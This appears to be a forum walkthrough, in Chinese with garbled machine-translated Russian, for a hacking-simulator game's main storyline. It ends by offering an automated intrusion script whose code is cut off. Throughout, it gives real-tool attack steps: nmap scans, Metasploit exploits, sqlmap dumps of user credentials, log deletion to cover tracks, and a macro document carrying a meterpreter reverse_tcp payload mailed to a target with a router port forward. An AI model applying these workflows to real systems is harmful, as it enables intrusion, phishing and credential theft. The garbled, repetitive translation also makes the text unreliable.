主线完整流程及自动入侵脚本
GHub Platform · Гайд · 0 ответов · 14 просмотров

前面没什么好说的,在kisscord中添加好友与记者交谈。让你找他妹妹Alina Mack, 在twotter中搜索Alina Мак,看到她发推说去了大酒店(Гранд Отель), 在终端中搜索Гранд Отель (рысь Гранд Отель). Адрес: grandhotel.com. Адрес: nslookup grandhotel.com. IP: 76.170.209.53. (存档不同都是随机的) 终端输入nmap 76.170.209.53 -sv扫描端口,然后在kisscord中跟记者对话。第一部分完 Формат: 在kisscord 中和记者对话 再和朋友对话获得内部访问IP: 37.40.224.223 在终端输入:python3 /home/admin/downloads/net_tree.py 37.40.224.223, адрес электронной почты: Имя хоста: Reception, IP: 21.247.42.125 Введите nmap 21.247.42.125 -sv,获得端口 Введите msfconsole → найдите Telnet → используйте 0 → установите rhost 21.247.42.125 → установите версиюt 6.19.16 → показать параметры检查(Текущие настройки)是否正确 → 正确输入:эксплойт进入了设备后输入:explorer打开文件管理器,找到Клиенты List.xlsx может быть установлен в файле log, в файле log, в файле log, в файле log, в файле log.双击打开Customers List.xlsx文件,找到女孩名字的下面一行( Абу Захир Аль-Карим) 新建一个终端输入:рысь Абу Захир Аль-Карим跑完以后输入:lynx Jihad 回去kisscord中和记者对话,把前面下载的Клиенты List.xlsx используется для загрузки файлов. Адрес: 在kisscord, 和朋友及cyberCrow, 完成转账后, WhatsApp LTE IP-адрес: 91.156.50.85 Wireshark использует IP, а также IP-адреса. 第四部分: 完成对话后在终端输入: apt-get install geoip → geoip 91.156.50.85 Страна: Джилвания Город: Аль-Кахир Широта: 96.7450 Долгота: 185.3414 Файл:python3 /home/admin/downloads/wiglenet.py -lat 96.7450 -long 185.3414 Длина: +--------+----------------+-----------+----------+----------+----------+ | Тип | IP-адрес | долгота | широта | Город | Страна | +--------+----------------+-----------+----------+----------+----------+ | УСТРОЙСТВО | 143.44.193.130 | 185,3414 | 96,7450 | Аль-Кахир | Джилвания | | МАРШРУТИЗАТОР | 98.130.254.253 | 185,3414 | 96,7450 | Аль-Кахир | Джилвания | +--------+----------------+-----------+----------+----------+----------+ 输入:nmap 143.44.193.130 -sv,找到设备的端口 PORT STATE SERVICE НАЗНАЧЕНИЕ ВЕРСИИ 29976 ПЕРЕДАВАЕМАЯ imap Courier 9.7.39 192.168.1.2 新建终端输入:msfconsole → search Courier → используйте 0 → установите rhost 143.44.193.130 → установите rport 29976 → установите версию 9.7.39 Доступ: показать параметры, открыть файл readme.txt, использовать эксплойт, использовать проводник, открыть файл readme.txt, 拖拽到桌面,然后去logs文件夹找到log文件删除记录。打开readme.txt。 新建终端输入:apt-get install weechat → weechat 115.201.50.72 росомаха(readme.txt中的内容) 和绑匪聊天后和记者聊天。 第四部分结束 第五部分: 去邮箱下载绑匪发的邮件中的附件, 将附件发送给记者。对话完成,去浏览器打开 bcc.com打开关于妹妹的新闻,然后找到最下面的编辑姓名(编辑:Muhammad Gonzales) 新建终端输入:nslookup https://bcc.com/ IP-адрес: Сервер: bcc.com Адрес: 248.109.197.39 Адрес: nmap 248.109.197.39 -sv扫描端口找到open的端口: PORT STATE SERVICE VERSION DESTINATION 21 CLOSE ftp vsftpd 6.46.24 192.168.1.2 22 ЗАКРЫТЬ ssh OpenSSH 1.90.71 192.168.1.2 110 ЗАКРЫТЬ pop3 Dovecot-pop3d 6.55.21 192.168.1.2 143 ЗАКРЫТЬ imap Courier 6.62.97 192.168.1.2 3306 ОТКРЫТЬ mysql MariaDB 6.38.43 192.168.1.2 8080 ЗАКРЫТЬ http Apache 7.83.97 192.168.1.2 10314 ЗАКРЫТЬ http Apache 2.6.55 192.168.1.2 20943 ЗАКРЫТЬ rdp FreeRDP 2.64.92 192.168.1.2 45494 ЗАКРЫТЬ telnet Telnet 1.42.43 192.168.1.2 55458 ЗАКРЫТЬ https Apache 7.59.56 192.168.1.2 60386 ЗАКРЫТЬ smtp Postfix 4.89.19 192.168.1.2 终端输入: msfconsole → найти MariaDB → использовать 0 → установить rhost 248.109.197.39 → установить версию 6.38.43 → запустить show options核对数据无误。输入:exploit,侵入失败后和记者对话。 第五章结束。 第六部分: 终端输入:apt-get install subfinder 安装完成后输入:subfinder -d https://bcc.com/ 得到: [INF] Найдено 58 поддоменов для bcc.com за 28013 миллисекунд [INF] Сохранено в /root/bcc.com.txt 然后终端输入安装: apt-get install ядра → ядра -h bcc.com.txt — [УЯЗВИМАЯ] — deep-saloon.bcc.com [SQL_INJECTION] — apt-get install pip和pip install sqlmap Команда sqlmap -u deep-saloon.bcc.com -tables Команда Listing table... Найдено 1 таблиц: +------------+ | Имя таблицы | +------------+ | пользователи | +------------+ 终端输入:sqlmap -u deep-saloon.bcc.com -dump -tableusers得到账户和密码,找到之前见过的编辑的账号: (编辑:Мухаммад Гонсалес) muhammad+gonzales@bcc.com | bbdd0e294fd183663ccadb3d3f94dca1 Файл: apt-get install Соломон 回去和记者对话,第六部分完成。 Адрес: 去bcc查看发布的新闻后 Адрес:weechat 115.201.50.72 wolverine (桌面的readme.txt中有)返回和记者对话完成后,第七部分结束。 Сервер: 去BCC看新闻,找到verdane x公司 Сервер: whois verdane-x.com Сервер: 202.224.229.49 Имя контактного лица: Тал Леманн Контактная почта: tal-lehmann@hotmail.com Статус: АКТИВНЫЙ Введите: msfconsole → найдите apache → используйте 0 → установите rhost 202.224.229.49 → установите версию 5.49.78 → показать параметры → эксплойт.进入管理员电脑后,找到financial_q1_2025,下载打开后得到公司 Nova Energy。去twotter 搜索@novaenergy, 打开后得到经理姓名:Итан Колдуэлл 终端输入:рысь Итан Колдуэлл 得到他的邮箱地址:ethan.caldwell@novaenergy.com Файл: apt-get install mxlookup → mxlookup ethan.caldwell@novaenergy.com Почтовый сервер: novaenergy.com Хост: 40.9.68.92 Сервер: nmap 40.9.68.92 -sv Команда: PORT STATE SERVICE VERSION DESTINATION 25 OPEN smtp Postfix 4.9.10 192.168.1.2 终端输入: 输入:exploit侵入该设备 找到文件:request-logs.log, 打开找到: Запрос на отправку почты от ethan.caldwell@novaenergy.com ip: 89.251.104.4 Введите: nmap 89.251.104.4 -sv Имя: 6239 FORWARDED ftp vsftpd 9.27.98 192.168.1.2 Введите vsftpd → используйте 0(见图) Используйте эксплойт для файла cookie в файле cookie.txt. Пример файла: python3 /home/admin/downloads/jwt_decoder.py (JWT). Используйте файл: «email»: «ethan.caldwell@novaenergy.com», «пароль»: «456321» 第八部分完成。 第九部分:去邮箱登录,去发件箱找到isabelle.grant@novaenergy.com邮件,发送邮件。 和记者对话,weechat和jihad 对话在和记者对话 第九部分完成 Название: 去twotter, название The Blue Table Bistro, название: Lynx The Blue Table Bistro, название: thebluetable.com 终端输入:subfinder -d thebluetable.com 得到: [INF] Найдено 8 поддоменов для thebluetable.com за 4433 миллисекунды [INF] Сохранено в /root/thebluetable.com.txt 终端输入:nuclei -h thebluetable.com.txt Пример: [ VULNERABLE ] - crm.thebluetable.com [ SQL_INJECTION ] Формат:sqlmap -u crm.thebluetable.com -tables (得到表名: | Имя таблицы | +------------+ | клиенты | +------------+ )→ sqlmap -u crm.thebluetable.com -dump -table customer 找到姓名和邮箱:Андреа Зиберт | andrea.siebert@interpol.int | Помощник Интерпола 去twotter搜索Andrea Siebert,进入个人主页 (制作木马) 终端输入:msfconsole → search_word_macro → используйте 0 → установите полезную нагрузку Bearos/meterpreter/reverse_tcp →показать параметры去浏览器输入: http://192.168.1.1进入路由器,找到右上角的型号:модель:ENO1 新建终端输入:python3 /home/admin/downloads/fern.py,输入型号: ENO1 得到路由器账户密码。 新建终端输入: ifconfig在浏览器路由器端口转发中添加4444端口,地址为本机地址(192.168.1.2) Для этого можно использовать Metasploit: установить lhost 192.168.1.2, запустить, выполнить команду. Файл:handler, файл/root/msf.docm, файл flysas.docm, адрес andrea.siebert@interpol.int. Загрузите файл flysas.docm. Команда Metasploit 终端中继续输入(先按ctrl+c退出监听): показать сеансы显示出已经被植入木马的电脑设备。 继续输入session 0, explorer, jihad的文档。 Персонаж: Карл Теллер 姓名。 新建终端输入:lynx Карл Теллер 得到邮箱:carl.teller@interpol.int 新建终端输入:python3 /home/admin/downloads/net_tree.py 222.68.182.25 (222.68.182.25是监听得到的IP) 得到 Carl Teller 的电脑IP: 65.10.28.131。 终端输入:nmap 65.10.28.131 -sv IP-адрес: 55.208.174.233. IP-адрес: 141.113.22.170, адрес Wireshark, источник и пункт назначения* Файл:python3 /home/admin/downloads/kimai.py 141.113.22.170(防火墙的IP) 在wireshark中找到cookie 得到JWT令牌, Формат:python3 /home/admin/downloads/jwt_decoder.py JWT令牌,得到防火墙管理员账户密码。 用户名:admin密码: 9kG3h17j6PbgA1l 将80和22端口都选择同意Формат файла: 55.208.174.233, модель файла: WLS6 Тип файла: python3 /home/admin/downloads/fern.py 55.208.174.233 得到路由器用户名密码: Имя пользователя: Пароль администратора: NOzNanner0pbXO9 在端口转发那里将22端口都打勾。 保存后,新建终端输入:nmap 65.10.28.131 -sv现在可以看到22端口已经开启。 配置输入Карл Теллер 的端口信息。exploit进入Карл Теллер的电脑。找到文件jihad_notes,双击打开。 第十一部分结束。 第十二部分: Тип устройства: #S-394ZX-6 Доступ к сети nettree, IP-адрес: 232.181.174.215新建终端metasploit 破解openssh 22 端口,进入服务器。 下载jihad相关文件,阅读后回kisscord和记者对话。第十二部分完成 第十三部分 选择隐瞒还是公开, 本次选择隐瞒删除服务器上所有有关джихад证据, 第十三部份结束 Используйте IP, nmap, Metasploit, set, используйте IP, nmap, Metasploit, set, используйте IP, nmap, Metasploit и set.使用方法:将下面代码全部复制,到code++中保存,将文件名改成атака ,然后将保存后的文件放到/root/lib目录下面, 在终端中输入атака, атака, IP, IP. Авто, авто, авто, авто, IP, IP, авто, IP.于演示用的是教程中的虚拟机IP, 目标不在线所以会显示失败,测试其他可入侵的目标是没问题的。 // =============== 辅助函数 =============== function getSearchKeyword(versionStr) { var v
ИсточникGHub Platform · автор02.08.2026, 05:27:24
前面没什么好说的,在kisscord中添加好友与记者交谈。让你找他妹妹Alina Mack, 在twotter中搜索Alina Мак,看到她发推说去了大酒店(Гранд Отель), 在终端中搜索Гранд Отель (рысь Гранд Отель). Адрес: grandhotel.com. Адрес: nslookup grandhotel.com. IP: 76.170.209.53. (存档不同都是随机的) 终端输入nmap 76.170.209.53 -sv扫描端口,然后在kisscord中跟记者对话。第一部分完 Формат:…
Войдите, чтобы писать в группе